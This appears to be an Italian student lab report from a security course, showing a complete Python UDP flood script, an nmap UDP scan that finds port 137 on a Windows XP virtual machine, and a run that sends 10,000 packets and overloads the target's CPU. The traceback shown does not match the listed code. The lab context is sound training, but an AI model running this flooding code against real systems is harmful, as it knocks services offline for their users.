

RELAZIONE

INDICE

1. Introduzione all'esercizio
2. Codice python
3. Apertura tramite terminale del codice
4. Pannello di controllo di Windows xp


1. Introduzione all'esercizio

L'esercizio di oggi ci chiede di creare un codice in Python che simuli un UDP flood, ovvero l'invio massivo di richieste UDP verso una macchina target che è in ascolto su una porta UDP casuale. In più ci viene chiesto che:

- Il programma richiedere all'utente di inserire l'IP della macchina target.
- Il programma deve richiedere all'utente di inserire la porta UDP della macchina target.
- La grandezza dei pacchetti da inviare deve essere di 1 KB per pacchetto.
- Il programma deve chiedere all'utente quanti pacchetti da 1 KB inviare.

2. Codice Python

Di seguito vediamo il codice in Python commentato, con la spiegazione di tutti i comando e i passaggi




```
home>kali>Desktop>floodudp.py>
1 import socket # Importa il modulo socket per la comunicazione di rete
2
3 # Richiede all'utente di inserire l'indirizzo IP del destinatario
4 HOST = input("Inserisci indirizzo IP ")
5
6 # Richiede all'utente di inserire la porta di destinazione e la converte in intero
7 PORT = int(input("Inserisci porta "))
8
9 # Chiede all'utente quanti pacchetti inviare e lo converte in intero
10 n_pacchetti = int(input("Quanti pacchetti vuoi inviare? "))
11
12 # Crea un messaggio di 1024 byte riempito con il carattere 'X'
13 messaggio = b'X' * 1024
14
15 # Definisce la tupla con indirizzo IP e porta per l'invio dei pacchetti
16 addrInfo = (HOST, PORT)
17
18 # Ciclo per inviare il numero specificato di pacchetti
19 for i in range(n_pacchetti):
20     # Crea un socket UDP per ogni iterazione
21     with socket.socket(socket.AF_INET, socket.SOCK_DGRAM) as s:
22         # Invia il pacchetto al destinatario
23         s.sendto(messaggio, addrInfo)
24
25 # Messaggio di conferma alla fine dell'invio dei pacchetti
26 print("FINE")

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
File "/home/kali/Desktop/floodudp.py", line 7, in <module>
s.connect((HOST, PORT))
TimeoutError: [Errno 110] Connection timed out
(kali@kali)-[~/Desktop/Epicode]
+ History restored
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~/Desktop/Epicode]
```


3. Apertura tramite terminale del codice

Tramite il terminale di kali, apriamo il file salvato con il comando “python (nome del file)”, successivamente ci dirà di inserire l'ip, la porta e quanti pacchetti vogliamo mandare.



```
(kali@kali)-[~/Desktop]
$ python floodudp.py
Inserisci indirizzo IP 192.168.50.105
Inserisci porta 137
Quanti pacchetti vuoi inviare? 10000
FINE
```

La porta l'abbiamo trovata in precedenza grazie al comando “nmap -sU (ip)”




```
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ nmap -sU 192.168.50.105
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-05 09:50 EST
Nmap scan report for 192.168.50.105
Host is up (0.0026s latency).
Not shown: 999 open|filtered udp ports (no-response)
PORT      STATE SERVICE
137/udp    open  netbios-ns
MAC Address: 08:00:27:5C:8D:1C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 24.14 seconds
```

4. Pannello di controllo di Windows

Una volta che abbiamo inserito tutto ciò che ci richiedeva il codice, andiamo a vedere il pannello di controllo di Windows xp, la macchina target che abbiamo preso in considerazione.



Possiamo notare che alla voce “utilizzo CPU” essa vada in sovraccarico per i troppi pacchetti che sono stati mandati